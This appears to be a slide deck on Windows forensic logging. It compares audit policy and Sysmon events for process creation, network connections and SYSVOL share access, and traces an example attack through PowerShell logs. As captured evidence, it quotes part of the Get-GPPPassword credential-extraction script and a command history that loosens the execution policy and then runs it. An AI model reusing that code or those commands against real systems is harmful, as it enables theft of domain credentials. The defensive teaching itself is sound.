
Process Accessed
10

File Creation Time Changed
2

Registry Events
12, 13

Audit Policies and Sysmon (1)

- Some properties might be common in both logs
  - Sysmon logs tend to have more useful details.
  - Some properties, such as "Token Elevation Types" appears only on Audit logs.




```
Event 4688, Microsoft Windows security auditing.

A new process has been created.

Creator Subject:
        Security ID:            TESTNET\testuser
        Account Name:           testuser
        Account Domain:         TESTNET
        Logon ID:               0x372CC

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1188
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Token Elevation Type:   %%1936
        Mandatory Label:        Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0xd58
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled.  A full token is only used if User Account Control is disabled or if the
user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled.  An elevated token is used when User Account Control is

Log Name:       Security
Source:         Microsoft Windows security   Logged:          10/24/2017 5:17:32 PM
Event ID:       4688                         Task Category:   Process Creation
Level:          Information                  Keywords:        Audit Success
```

```
Event 1, Sysmon

Process Create:
UtcTime: 2017-10-24 08:17:32.938
ProcessGuid: {844a1857-f71c-59ee-0000-00101ca16400}
ProcessId: 4488
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
CurrentDirectory: C:\Users\testuser\
User: TESTNET\testuser
LogonGuid: {844a1857-ac9e-59ee-0000-0020cc720300}
LogonId: 0x372CC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=AE8B80AE4D2D3B4AB6A28CC701EB4D888E4EC7AD
ParentProcessGuid: {844a1857-aca1-59ee-0000-001076220400}
ParentProcessId: 3416
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Tracing Execution Histories

- An example case of attack procedures.



1. Create an Access Path — (Out of scope of this session)

2. Investigate the Network — Investigate compromised accounts and executed commands using Audit Policies — Done

3. Permit Script Execution — Trace change on settings from PowerShell execution and registry modification histories — Done for Registry


4. Download the Script — Find script downloads from the network traffic logs

5. Execute the Script — Trace execution history from PowerShell and command execution histories — “PowerShell was used” in some way

6. Remove Evidences — Prepare not to lose trace logs even when attackers remove them from compromised hosts


PowerShell Logs

- By default, **execution of PowerShell** is logged, but not sure about what has happened on the PowerShell session.



Event 40961, PowerShell (Microsoft-Windows-PowerShell)

PowerShell console is starting up




Event 40962, PowerShell (Microsoft-Windows-PowerShell)

PowerShell console is ready for user input

PowerShell Logs

- With group policies, it is possible to configure Windows to **record PowerShell logs** on:
  - Windows 10, and
  - Previous Windows versions with required modules installed




Select an item to view its description.

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

5 setting(s)

PowerShell Logs


- The entire script will be recorded in Event Logs.
- Command histories are saved in a separate file.



Script

```
try {

   $Filename = Split-Path $File -Leaf
   [xml] $Xml = Get-Content ($File)

   #declare empty arrays
   $Cpassword = @()
   $UserName = @()
   $NewName = @()
   $Changed = @()
   $Password = @()

   #check for password field
   if ($Xml.innerxml -like "*cpassword*"){

      Write-Verbose "Potential password in $File"

      switch ($Filename) {

         'Groups.xml' {
            $Cpassword += , $Xml | Select-Xml "/Groups/User/Properties/@cpassword" | Select-Object -Expand Node | ForEach-Object {$_.Value}
            $UserName += , $Xml | Select-Xml "/Groups/User/Properties/@userName" | Select-Object -Expand Node | ForEach-Object {$_.Value}
            $NewName += , $Xml | Select-Xml "/Groups/User/Properties/@newName" | Select-Object -Expand Node | ForEach-Object {$_.Value}
            $Changed += , $Xml | Select-Xml "/Groups/User/@changed" | Select-Object -Expand Node | ForEach-Object {$_.Value}
         }

         'Services.xml' {
            $Cpassword += , $Xml | Select-Xml "/NTServices/NTService/Properties/@cpassword" | Select-Object -Expand Node | ForEach-Object {$_.Value}
            $UserName += , $Xml | Select-Xml "/NTServices/NTService/Properties/@accountName" | Select-Object -Expand Node | ForEach-Object {$_.Value}
            $Changed += , $Xml | Select-Xml "/NTServices/NTService/@changed" | Select-Object -Expand Node | ForEach-Object {$_.Value}
```

Log Name: Microsoft-Windows-PowerShell/Operational




Command History
(%AppData%¥Microsoft¥Windows ¥PowerShell¥PSReadline)

```
Set-ExecutionPolicy Unrestricted -Scope CurrentUser
.\Get-GPPPassword.ps1
```

Tracing Execution Histories

- An example case of attack procedures.



	1. Create an Access Path	**(Out of scope of this session)**	
	2. Investigate the Network	Investigate compromised accounts and executed commands using Audit Policies	Done
	3. Permit Script Execution	Trace change on settings from PowerShell execution and registry modification histories	Done
➡	4. Download the Script	Find script downloads from the network traffic logs	
	5. Execute the Script	Trace execution history from PowerShell and command execution histories	Done
	6. Remove Evidences	Prepare not to lose trace logs even when attackers remove them from compromised hosts	

Investigating Network Activities


- If there are network devices...
  - Logs from firewalls, web proxies, IDS/IPS, and so on are useful.

Investigating Network Activities

- If there are network devices...
  - Logs from firewalls, web proxies, IDS/IPS, and so on are useful.
- If there are no network devices that can produce useful logs…

Windows Filtering Platform


(Windows Firewall)



```
Event 5156, Microsoft Windows security auditing.

The Windows Filtering Platform has permitted a connection.

Application Information:
        Process ID:             560
        Application Name:       \device\harddiskvolume4\windows\system32\lsass.exe

Network Information:
        Direction:              Outbound
        Source Address:         192.168.17.33
        Source Port:            51037
        Destination Address:    192.168.17.1
        Destination Port:       135
        Protocol:               6

Filter Information:
        Filter Run-Time ID:     68749
        Layer Name:             Connect
        Layer Run-Time ID:      48
```


Sysmon Event 3

(“Network connection detected”)



```
Event 3, Sysmon

Network connection detected:
UtcTime: 2017-10-24 09:23:52.050
ProcessGuid: {844a1857-ac8d-59ee-0000-0010a74f0000}
ProcessId: 560
Image: C:\Windows\System32\lsass.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.17.33
SourceHostname: W10E.testnet.local
SourcePort: 51037
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 192.168.17.1
DestinationHostname:
DestinationPort: 135
DestinationPortName: epmap
```


Access to Shared Folders (Logged on the Domain Controller)



```
Event 5140, Microsoft Windows security auditing.

A network share object was accessed.

Subject:
        Security ID:            S-1-5-21-2540378396-3406552401-1465732636-500
        Account Name:           Administrator
        Account Domain:         TESTNET
        Logon ID:               0x13C4AB

Network Information:
        Object Type:            File
        Source Address:         192.168.10.11
        Source Port:            51623

Share Information:
        Share Name:             \\*\SYSVOL
        Share Path:             \??\C:\Windows\SYSVOL\sysvol

Access Request Information:
        Access Mask:            0x1
        Accesses:               ReadData (or ListDirectory)
```

Audit Policies and Sysmon (2)

- Similar to process audits, network connections are logged in both audit and Sysmon logs



Event 5156, Microsoft Windows security auditing.

```
The Windows Filtering Platform has permitted a connection.

Application Information:
        Process ID:             560
        Application Name:       \device\harddiskvolume4\windows\system32\lsass.exe

Network Information:
        Direction:              Outbound
        Source Address:         192.168.17.33
        Source Port:            51037
        Destination Address:    192.168.17.1
        Destination Port:       135
        Protocol:               6

Filter Information:
        Filter Run-Time ID:     68749
        Layer Name:             Connect
        Layer Run-Time ID:      48
```

Event 3, Sysmon

```
Network connection detected:
UtcTime: 2017-10-24 09:23:52.050
ProcessGuid: {844a1857-ac8d-59ee-0000-0010a74f0000}
ProcessId: 560
Image: C:\Windows\System32\lsass.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.17.33
SourceHostname: W10E.testnet.local
SourcePort: 51037
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 192.168.17.1
DestinationHostname:
DestinationPort: 135
DestinationPortName: epmap
```

